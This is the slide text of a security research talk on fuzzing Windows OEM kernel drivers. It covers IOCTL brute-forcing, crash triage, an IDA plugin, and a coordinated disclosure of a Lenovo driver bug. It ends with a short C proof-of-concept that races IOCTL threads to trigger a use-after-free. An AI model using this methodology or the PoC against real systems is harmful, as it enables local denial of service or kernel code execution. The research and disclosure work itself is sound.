

Finding a Weak Link: Attacking Windows OEM Kernel Drivers

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Talk Roadmap

- Research goals and plan of attack
- Fuzzing drivers
- Reverse engineering tools
- BugBugs
- Questions?

Who are we?

- Security consultants at NCC Group
- We specialize in native code and reversing, but do a bit of everything
- University of Oregon alumni, Go Ducks!



Research Goals

- Create an efficient method for finding bugs in Windows Kernel Drivers
- Create or modify tools to support this
- Find bugs in fully patched Windows 10 installations

Research Goals

- Create an efficient method for finding bugs
 - Where are bugs most likely to be found?
 - Third-party OEM drivers
 - Minimum effort bug hunting
 - Fuzzing
 - Make reversing easier
 - Automate tedium with tools

Research Goals

- Create or modify tools to support this
 - Modified driver fuzzing suite
 - Created our own IDA Python script
 - Repurposed some existing techniques

Research Goals

- Find bugs in fully patched Windows 10 installations



Finding Drivers

- But first, we have to locate the drivers



Finding Drivers

- A couple of existing tools that can help
 - Driverquery
 - Built into Windows

Finding Drivers

```
C:\Users\subzero>driverquery.exe /SI
```

DeviceName	InfName	IsSigned	Manufacturer
Local Print Queue	printqueue.in	TRUE	Microsoft
Local Print Queue	printqueue.in	TRUE	Microsoft
Local Print Queue	printqueue.in	TRUE	Microsoft
Local Print Queue	printqueue.in	TRUE	Microsoft
Generic software device	c_swdevice.in	TRUE	N/A
Generic software device	c_swdevice.in	TRUE	N/A
Generic software device	c_swdevice.in	TRUE	N/A
Generic software device	c_swdevice.in	TRUE	N/A
Remote Desktop Device Redirect	rdpbus.inf	TRUE	Microsoft
Plug and Play Software Device	swenum.inf	TRUE	(Standard system devices)
Microsoft System Management BI	mssmbios.inf	TRUE	(Standard system devices)
NDIS Virtual Network Adapter E	ndisvirtualbu	TRUE	Microsoft
Microsoft Basic Render Driver	basicrender.i	TRUE	Microsoft
ACPI Fixed Feature Button	machine.inf	TRUE	(Standard system devices)
ACPI Thermal Zone	machine.inf	TRUE	(Standard system devices)
Microsoft Windows Management I	wmiacpi.inf	TRUE	Microsoft
Microsoft Windows Management I	wmiacpi.inf	TRUE	Microsoft
SM Bus Controller	machine.inf	TRUE	Intel
Disk drive	disk.inf	TRUE	(Standard disk drives)
Standard SATA AHCI Controller	mshdc.inf	TRUE	Standard SATA AHCI Contro
Microsoft AC Adapter	cmbatt.inf	TRUE	Microsoft
Microsoft ACPI-Compliant Contr	cmbatt.inf	TRUE	Microsoft
Microsoft ACPI-Compliant Embed	machine.inf	TRUE	(Standard system devices)
Trusted Platform Module 1.2	tpm.inf	TRUE	(Standard)
PS/2 Compatible Mouse	msmouse.inf	TRUE	Microsoft
Standard PS/2 Keyboard	keyboard.inf	TRUE	(Standard keyboards)

Finding Drivers

- A couple of existing tools that can help
 - Driverquery
 - Built into Windows
 - WinObj
 - Available standalone or as part of the SysInternals suite by Mark Russinovich

Finding Drivers

WinObj - Sysinternals: www.sysinternals.com

File View Help

\

- ArcName
- BaseNamedObjects
- Callback
- Device
- Driver
- FileSystem
- GLOBAL??**
- KernelObjects
- KnownDlls
- KnownDlls32
- NLS
- ObjectTypes
- RPC Control
- Security
- Sessions
- Windows

Name	Type	SymLink
USB#VID_8087&PID_8...	SymbolicLink	\Device\USBPDO-2
VDRVROOT	SymbolicLink	\Device\00000007
vmci	SymbolicLink	\Device\vmci
VMCIDev	SymbolicLink	\Device\VMCIHostDev
VMnetUserif	SymbolicLink	\Device\VMnetUserif
VMwareKbdFilter	SymbolicLink	\Device\VMwareKbdFilter
vmx86	SymbolicLink	\Device\vmx86
VolMgrControl	SymbolicLink	\Device\VolMgrControl
Volume{2bd2c32a-000...	SymbolicLink	\Device\HarddiskVolume1
Volume{2bd2c32a-000...	SymbolicLink	\Device\HarddiskVolume2
Volume{2bd2c32a-000...	SymbolicLink	\Device\HarddiskVolume3
Volume{c5075643-fe0...	SymbolicLink	\Device\HarddiskVolume1
Volume{c5075644-fe0...	SymbolicLink	\Device\HarddiskVolume2
vstor2-mntapi20-shar...	SymbolicLink	\Device\vstor2-mntapi20-shared
vwifflt	SymbolicLink	\Device\vwifflt
WanArp	SymbolicLink	\Device\WANARP
WanArpV6	SymbolicLink	\Device\WANARPV6
WfpAle	SymbolicLink	\Device\WfpAle
WFPDev	SymbolicLink	\Device\WFP
WindowsTrustedRT	SymbolicLink	\Device\WindowsTrustedRT
WMIDataDevice	SymbolicLink	\Device\WMIDataDevice

\GLOBAL??

Crash Course

- Drivers – An interface to device functionality
 - Input/Output Control – IOCTLs
 - Send messages to registered handlers in a driver via `DeviceIoControl()`
 - IOCTL codes are needed to reach different routines in the driver
 - Driver takes input buffer, does its thing, and returns results in an output buffer

Plan of Attack

- Brute-force IOCTL codes
- Use found IOCTL codes to fuzz drivers
- Get and triage crashes
- Reverse engineer the effected driver
- Determine impact of bug
- Exploit bug

Brute-force IOCTL Codes

- IOCTL codes are rarely documented by the OEMs
- Responses to a DeviceIoControl() call can help determine valid IOCTLs
- This gives us entry points for fuzzing

Brute-force IOCTL Codes

- DIBF: Dynamic IOCTL Brute-forcer
 - Tool suite to brute-force IOCTL codes, fuzz drivers, send PoCs, and decode IOCTL codes
 - Open source, on [iSEC Partners GitHub](#)

Brute-force IOCTL Codes

```
PS C:\Users\Scorpion\Desktop\Release> .\dibf.exe -v 2 -f 0 -i -s 0x150000 -l ndis-ioctl.txt \\.\\ndis
<<<< GUESSING IOCTLs >>>>
Bruteforcing ioctl codes
Starting Smart Error Handling
Smart error handling complete
Current iocode: 0x00150000 (found-ioctl count of 0 in \\.\\ndis so far)
Current iocode: 0x00160000 (found-ioctl count of 0 in \\.\\ndis so far)
Current iocode: 0x00170000 (found-ioctl count of 0 in \\.\\ndis so far)
Found IOCTL: 0x00170008
Found IOCTL: 0x00170010
Found IOCTL: 0x00170014
Found IOCTL: 0x00170020
Found IOCTL: 0x00170034
Found IOCTL: 0x00170040
Found IOCTL: 0x00170044
Found IOCTL: 0x00170048
Found IOCTL: 0x0017004c
Found IOCTL: 0x00170050
Found IOCTL: 0x00170054
Found IOCTL: 0x00170088
Found IOCTL: 0x0017008c
Found IOCTL: 0x001700a0
Found IOCTL: 0x001700a4
Found IOCTL: 0x001700ac
Found IOCTL: 0x00170200
Found IOCTL: 0x00170208
Found IOCTL: 0x00170804
Found IOCTL: 0x00170808
Current iocode: 0x00180000 (found-ioctl count of 20 in \\.\\ndis so far)
Current iocode: 0x00190000 (found-ioctl count of 20 in \\.\\ndis so far)
```

Fuzzing

- A number of Windows Kernel Driver fuzzers are out there: ioctlfuzzer, ioctlbfs, iospy/ioattack
- We used DIBF for fuzzing in addition to IOCTL brute-forcing

Fuzzing

- Handy DIBF features:
 - Multi-threaded and fast, helps to shake out race conditions
 - Few different modes, DWORD slider, random input, or pipe in custom input

Fuzzing

```
PS C:\Users\Scorpion\Desktop\Release> .\dibf.exe -v 2 -f 2 -l .\ndis-ioctls.txt
<<<< CAPTURING IOCTL DEFINITIONS FROM FILE >>>>
Found and successfully loaded values from .\ndis-ioctls.txt
Device name: \\.\ndis
Number of IOCTLs: 20
<<<< RUNNING RANDOM FUZZER >>>>
Run started: 9/15/2016 9:06 PM
8 threads and IOCP created successfully
TID[04088]: Control passed to worker threads
TID[06120]: Last request was processed - exiting
TID[04088]: Received status complete notice - exiting
TID[05076]: Received status complete notice - exiting
TID[00896]: Received status complete notice - exiting
TID[05740]: Received status complete notice - exiting
TID[06736]: Received status complete notice - exiting
TID[06492]: Received status complete notice - exiting
TID[00500]: Received status complete notice - exiting
All fuzzer threads exited timely
-----
Sent Requests : 1704367
Completed Requests : 1704367 (1619494 sync, 84873 async)
SuccessfulRequests : 255240
FailedRequests : 1449127
CanceledRequests : 0
----
Consistent Results: Yes
Run ended: 9/15/2016 9:06 PM
-----
```


Fuzzing

- Improvements we made:
 - Smarter brute forcing
 - Reduce false-positives on IOCTL codes
 - Check for kernel pointer leaks in return buffer
 - Check for return buffer overwrites

Fuzzing

- Improvements we made:
 - Occasionally push buffer size into first DWORD of buffer
 - Better output to STDOUT
 - Various bugfixes and usability features

Fuzzing

- Driver fuzzing is a little different than normal fuzzing in that a crash initiates a full system reboot
- We are fuzzing hardware drivers, so can't really put it in a VM
- “Cold cores find no bugs” -Ben Nagy

Fuzzing



Fuzzing

- Don't forget to turn on Driver Verifier
 - Special Pool to help find memory issues
 - Built-in security checks
 - Such as detecting references to User memory
 - Controlled mayhem
 - Low memory, low power, dropped packets, random failure injection
 - Lots of other good stuff

Getting Crashes



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you. (68% complete)

If you'd like to know more, you can search online later for this error: PAGE_FAULT_IN_NONPAGED_AREA


Getting Crashes



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you. (68% complete)

If you'd like to know more, you can search online later for this error: PAGE_FAULT_IN_NONPAGED_AREA

Getting Crashes



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you. (68% complete)

If you'd like to know more, you can search online later for this error: PAGE_FAULT_IN_NONPAGED_AREA

Triage Crashes



Triage Crashes

- Debug crash
 - First guess at exploitability
 - Find out where crash happened in the driver
 - Find the IOCTL code that caused crash
 - Find contents of buffer that caused crash

Judging Exploitability

```
3: kd> !load winext\msec
```

```
3: kd> !exploitable -v
```

Description: Write Access Violation in Kernel Memory

Short Description: WriteAV

Exploitability Classification: EXPLOITABLE

Judging Exploitability

- Gather intel: !analyze -v
- Read or write av?
 - Write violation in kernel space is a good sign
 - Reads can be interesting though, as we will see later...
- Determine amount of control you have over crash
- Technically, any crash is a DoS exploit!

Where Did Crash Happen?

- Address of crash can be pulled from crash dump

```
FOLLOWUP_IP:
Tppwr64v+183f
fffff801`722f183f 4885c0          test     rax,rax

FAULT_INSTR_CODE: 74c08548

SYMBOL_STACK_INDEX: 7
SYMBOL_NAME: Tppwr64v+183f
FOLLOWUP_NAME: MachineOwner
MODULE_NAME: Tppwr64v
IMAGE_NAME: Tppwr64v.sys
```

Where Did Crash Happen?

- Can easily find corresponding location in IDA
 - May need to rebase

```

Tppwr64v+0x1814:
fffff801`713d1814 488b442460      mov     rax,qword ptr [rsp+60h]
fffff801`713d1819 8b542454        mov     edx,dword ptr [rsp+54h]
fffff801`713d181d 48b90080ffff7f000000 mov rcx,7FFFFFF8000h
fffff801`713d1827 4823c1          and     rax,rcx
fffff801`713d182a 8b4c2450        mov     ecx,dword ptr [rsp+50h]
fffff801`713d182e 4533c0          xor     r8d,r8d
fffff801`713d1831 4803c8          add     rcx,rax
fffff801`713d1834 4889442460      mov     qword ptr [rsp+60h],rax
fffff801`713d1839 ff1589180000    call    qword ptr [Tppwr64v+0x30c8 (fffff801`713d30c8)]
fffff801`713d183f 4885c0          test    rax,rax
fffff801`713d1842 741c           je      Tppwr64v+0x1860 (fffff801`713d1860) Branch

```

```

.text:0000000000001814      mov     rax, [rsp+48h+physical_address_base]
.text:0000000000001819      mov     edx, [rsp+48h+sysbuf_qword+4] ; NumberOfBytes
.text:000000000000181d      mov     rcx, 7FFFFFF8000h ; mask
.text:0000000000001827      and     rax, rcx
.text:000000000000182a      mov     ecx, dword ptr [rsp+48h+sysbuf_qword] ; physical add
.text:000000000000182E      xor     r8d, r8d ; CacheType
.text:0000000000001831      add     rcx, rax ; PhysicalAddress
.text:0000000000001834      mov     [rsp+48h+physical_address_base], rax ; NumberOfBytes
.text:0000000000001839      call    cs:MmMapIoSpace ; CRASH HAPPENS IN HERE
.text:000000000000183F      test    rax, rax ; 0x183F
.text:0000000000001842      jz      short loc_1860

```


Which IOCTL Caused the Crash?

- !irpfind 0 0 device <dev object> -- Find irp
- !irp <irp address> -- Inspect irp
 - System Buffer = Crashing input
 - For METHOD_BUFFERED
 - Args reveal inbuf len, outbuf len, and IOCTL
- Read system buffer contents, discover crashing input

```

0: kd> !irp fffffcf8003d7cea0
Irp is active with 1 stacks 1 is current (= 0xffffcf8003d7cf70)
No Mdl: System buffer=ffffe00010755000 Thread fffffe0000bca0080: Irp stack trace.
cmd flg cl Device File Completion-Context
>[IRP_MJ_DEVICE_CONTROL(e), N/A(0)]
5 0 fffffe0000d6d8df0 fffffe0000fa96c80 00000000-00000000
   \Driver\TPPWRIF
   Args: 00000400 00002000 00222004 00000000
                                IOCTL code

Irp Extension present at 0xffffcf8003d7cfb8:
0: kd> db fffffe00010755000
ffffe000`10755000 00 00 00 00 00 00 00 00 00-ff ff ff 0f 00 00 00 00 .....
ffffe000`10755010 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....

```

Crash causing input

Progress Check

1. Located drivers
2. Brute-forced the IOCTLs
3. Fuzzed the drivers
4. Got and triaged crashes

Now we can:

- Perform static analysis, armed with knowledge of a crashing input
- Reverse engineer the impacted routine, determine root cause
- We have a tool to make this process less tedious


DriverBuddy

- Design goals
 - Leverage the predictability of drivers to automate repetitive and tedious tasks
 - Quickly identify interesting areas of the driver
 - Use an already existing framework
 - Don't reinvent the wheel
 - Easy to use

DriverBuddy

- Implementation
 - IDA Python plugin: DriverBuddy
 - Automates the process of:
 - Identifying the type of driver

DriverBuddy



The screenshot displays two windows from the DriverBuddy application. The top window, titled 'Imports', shows a table of imported functions. The bottom window, titled 'Output window', shows a log of the application's execution steps.

Imports Window:

Address	Ordinal	Name	Library
000000014...		KeStallExecutionProcessor	HAL
000000014...		KeQueryPerformanceCounter	HAL
000000014...		USBD_ParseConfigurationDescriptorEx	USBD
000000014...		WdfVersionBindClass	WDFLDR
000000014...		WdfVersionUnbindClass	WDFLDR
000000014...		WdfVersionUnbind	WDFLDR
000000014...		WdfVersionBind	WDFLDR

Output window:

```
[+] Trying to determine driver type...  
[+]: Found "KmdfLibrary" unicode string at 0x14008b380L  
[+]: Creating struct for WDF Functions version 1.11  
[+]: Success  
[+]: doStruct (size=0xdb0L) at 0x1400931d0L  
[+]: Success  
[+] Driver type detected: WDF
```

Python

DriverBuddy

- Implementation
 - IDA Python plugin: DriverBuddy
 - Automates the process of:
 - Identifying the type of driver
 - Locating DispatchDeviceControl in WDM drivers

DriverBuddy

```
; __int64 __fastcall sub_11008(PDRIVER_OBJECT DriverObject)
sub_11008 proc near

var_58= dword ptr -58h
Exclusive= byte ptr -50h
DeviceObject= qword ptr -48h
DeviceName= UNICODE_STRING ptr -38h
DestinationString= UNICODE_STRING ptr -28h
SystemRoutineName= UNICODE_STRING ptr -18h
arg_0= dword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h

mov     r11, rsp
mov     [r11+10h], rbx
push    rdi
sub     rsp, 70h
and     qword ptr [r11+18h], 0
lea     rax, sub_114CC
mov     rbx, rcx
mov     [rcx+70h], rax
mov     [rcx+80h], rax
lea     rax, sub_11218
mov     [rcx+90h], rax
```

DriverBuddy

```
; __int64 __fastcall Real_Driver_Entry(PDRIVER_OBJECT DriverObject)
Real_Driver_Entry proc near

var_58= dword ptr -58h
Exclusive= byte ptr -50h
DeviceObject= qword ptr -48h
DeviceName= UNICODE_STRING ptr -38h
DestinationString= UNICODE_STRING ptr -28h
SystemRoutineName= UNICODE_STRING ptr -18h
arg_0= dword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h

mov     r11, rsp
mov     [r11+10h], rbx
push    rdi
sub     rsp, 70h
and     qword ptr [r11+18h], 0
lea     rax, sub_114CC
mov     rbx, rcx
mov     [rcx+70h], rax
mov     [rcx+80h], rax
lea     rax, DispatchDeviceControl
```

DriverBuddy

- Implementation
 - IDA Python plugin: DriverBuddy
 - Automates the process of:
 - Identifying the type of driver
 - Locating DispatchDeviceControl in WDM drivers
 - Populating structs in WDF and WDM drivers

DriverBuddy

```
sub_11218 proc near
var_48= qword ptr -48h
var_38= qword ptr -38h
var_2C= dword ptr -2Ch
var_18= byte ptr -18h
arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h

mov     [rsp+arg_8], rbx
mov     [rsp+arg_10], rbp
push    rsi
push    rdi
push    r12
sub     rsp, 50h
and     qword ptr [rdx+38h], 0
mov     rbp, [rdx+0B8h]
mov     r12, [rcx+40h]
mov     eax, [rbp+18h]
mov     rsi, rdx
sub     eax, 9CC0h
jz      loc_1142D
```


DriverBuddy

```
[+] Found IOCTL Handler 0x00011218
[+] Made struct IRP+IoStatus.Information
[+] Stored IO_STACK_LOCATION in rbp
[+] Made struct IO_STACK_LOCATION
[+] Made struct DEVICE_OBJECT.Extension
[+] io_stack_reg= rbp in mov     eax, [rbp+18h]
[+] Made struct IO_STACK_LOCATION+DeviceIoControlCode
[+] Stored IRP in rsi
[+] Made struct IRP+SystemBuffer
[+] rdx got clobbered mov     rdx, rdi
[+] io_stack_reg= rbp in mov     r11d, [rbp+8]
[+] Made struct IO_STACK_LOCATION+OutputBufferLength
[+] Made struct IRP+IoStatus.Information
[+] io_stack_reg= rbp in cmp     dword ptr [rbp+10h], 4
[+] Made struct IRP+IoStatus.Information
[+] io_stack_reg= rbp in mov     r8, rbp
[+] io_stack_reg= rbp in mov     r8, rbp
[+] io_stack_reg= rbp in mov     r8, rbp
[+] io_stack_reg= rbp in cmp     [rbp+10h], ebx
[+] io_stack_reg= rbp in cmp     [rbp+8], ebx
[+] Made struct IO_STACK_LOCATION+OutputBufferLength
[+] Made struct IRP+IoStatus.Information
[+] io_stack_reg= rbp in mov     r8, rbp
[+] Stored IRP in rdx
[+] Made struct IRP+SystemBuffer
[+] io_stack_reg= rbp in cmp     [rbp+10h], ebx
[+] io_stack_reg= rbp in cmp     [rbp+8], ebx
[+] Made struct IO_STACK_LOCATION+OutputBufferLength
[+] rdx got clobbered mov     rdx, rdi
[+] io_stack_reg= rbp in mov     rbp, [r11+30h]
```


DriverBuddy



```
DispatchDeviceControl proc near
```

```
var_48= qword ptr -48h
```

```
var_38= qword ptr -38h
```

```
var_2C= dword ptr -2Ch
```

```
var_18= byte ptr -18h
```

```
arg_0= qword ptr 8
```

```
arg_8= qword ptr 10h
```

```
arg_10= qword ptr 18h
```

```
mov     [rsp+arg_8], rbx
```

```
mov     [rsp+arg_10], rbp
```

```
push    rsi
```

```
push    rdi
```

```
push    r12
```

```
sub     rsp, 50h
```

```
and     [rdx+IRP.IoStatus.Information], 0
```

```
mov     rbp, qword ptr [rdx+(IRP.Tail+40h)]
```

```
mov     r12, [rcx+DEVICE_OBJECT.DeviceExtension]
```

```
mov     eax, dword ptr [rbp+(IO_STACK_LOCATION.Parameters+10h)]
```

```
mov     rsi, rdx
```

```
sub     eax, 9CC0h
```

```
jz      loc_1142D
```

DriverBuddy

```
loc_14007C767:
mov     cs:qword_140093F68, rcx
lea     rax, unk_140093F80
lea     rcx, DestinationString ; DestinationString
mov     cs:DestinationString.Buffer, rax
mov     dword ptr cs:DestinationString.Length, 2080000h
call    cs:RtlCopyUnicodeString
lea     r9, qword_140093F60
lea     r8, unk_1400907F0
lea     rdx, DestinationString
mov     rcx, rdi
call    WdfVersionBind
test    eax, eax
js      loc_14007C847
```

DriverBuddy

```
[+]: Found "KmdfLibrary" unicode string at 0x14008b380L  
[+]: Creating struct for WDF Functions version 1.11  
[+]: Success  
[+]: doStruct (size=0xdb0L) at 0x1400931d0L  
[+]: Success
```

DriverBuddy

```
loc_14007C767:
mov     cs:WdfFunctions.pfnWdfDeviceAssignProperty, rcx
lea     rax, unk_140093F80
lea     rcx, DestinationString ; DestinationString
mov     cs:DestinationString.Buffer, rax
mov     dword ptr cs:DestinationString.Length, 2080000h
call    cs:RtlCopyUnicodeString
lea     r9, WdfFunctions.pfnWdfDeviceAllocAndQueryPropertyEx
lea     r8, unk_1400907F0
lea     rdx, DestinationString
mov     rcx, rdi
call    WdfVersionBind
test    eax, eax
js      loc_14007C847
```

DriverBuddy

- Implementation
 - IDA Python plugin: DriverBuddy
 - Automates the process of:
 - Identifying the type of driver
 - Locating DispatchDeviceControl in WDM drivers
 - Populating structs in WDF and WDM drivers
 - Decoding IoControlCodes

DriverBuddy

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
C o m m o n	Device Type															Required Access	C u s t o m	Function Code										Transfer Type			

ioctl

```
[+] IOCTL: 0x0032C004
[+] Device   : FILE_DEVICE_ACPI (0x32)
[+] Function : 0x1
[+] Method   : METHOD_BUFFERED (0)
[+] Access   : FILE_READ_ACCESS | FILE_WRITE_ACCESS (3)
```



DriverBuddy

- Implementation
 - IDA Python plugin: DriverBuddy
 - Automates the process of:
 - Identifying the type of driver
 - Locating DispatchDeviceControl in WDM drivers
 - Populating structs in WDF and WDM drivers
 - Decoding IoControlCodes
 - Flag function calls prone to misuse

DriverBuddy

```
[+] Populating IDA functions....  
[+] Searching for interesting C functions....  
[-] No interesting C functions detected  
[+] Searching for interesting Windows functions....  
[+] interesting winapi functions detected  
[+] Found 0x00012192 xref to ZwQueryValueKey  
[+] Found 0x000121be xref to ZwClose  
[+] Found 0x0001204a xref to ObReferenceObjectByHandle  
[+] Found 0x00012093 xref to ObReferenceObjectByHandle  
[+] Found 0x00012136 xref to ZwOpenKey  
[+] Found 0x00011af9 xref to ObfDereferenceObject  
[+] Found 0x00011f75 xref to ObfDereferenceObject  
[+] Found 0x00011f89 xref to ObfDereferenceObject  
[+] Searching for interesting driver functions....  
[-] No interesting specific driver functions detected  
[+] Trying to decompile driver functions...
```

BugBug



BugBug

- Lenovo Advisory: LEN-6027 in tppwr64v.sys
 - Race condition that is likely exploitable
 - Arbitrary kernel memory read (first 4GB)
- Probably Vulns:
 - Some other stuff may be coming soon!

BugBug

- Disclosure Timeline:
 - 3/16: First email to Lenovo
 - 3/16: Lenovo PSIRT team responds
 - 4/07: Lenovo sends us Beta patch to review
 - 4/13: We respond after validating the patches
 - 4/26: Lenovo posts advisory and patches

BugBug



A Tale of Two Pocs



Race Condition Bug

```
0: kd> !analyze -v
```

```
*****  
*                                                                 *  
*              Bugcheck Analysis                                *  
*                                                                 *  
*****
```

```
DRIVER_PAGE_FAULT_IN_FREED_SPECIAL_POOL (d5)
```

```
Memory was referenced after it was freed.
```

```
This cannot be protected by try-except.
```

```
When possible, the guilty driver's name (Unicode string) is printed on  
the bugcheck screen and saved in KiBugCheckDriver.
```

Race Condition Bug

- No concurrency controls built into driver
- Two main routines involved in queueing events:
add_event and remove_event
- When events_struct_count !=
allocations_count we've got problems

Race Condition Bug

- What can we do with this?
 - Possible code execution
 - Local DoS

```
memset(inbuf_add, 0x41, 32);
memset(inbuf_rem, 0x43, 24);
memset(inbuf_rem+24, 0, 8);      // Buffer to trigger remove ends with zeros

threads[0] = CreateThread(NULL, 0, sendIoctl, &inbuf_add, 0, NULL);
threads[1] = CreateThread(NULL, 0, sendIoctl, &inbuf_rem, 0, NULL);
threads[2] = CreateThread(NULL, 0, sendIoctl, &inbuf_add, 0, NULL);
threads[3] = CreateThread(NULL, 0, sendIoctl, &inbuf_rem, 0, NULL);

Sleep(-1);

return 0;
```


Memory Disclosure Bug

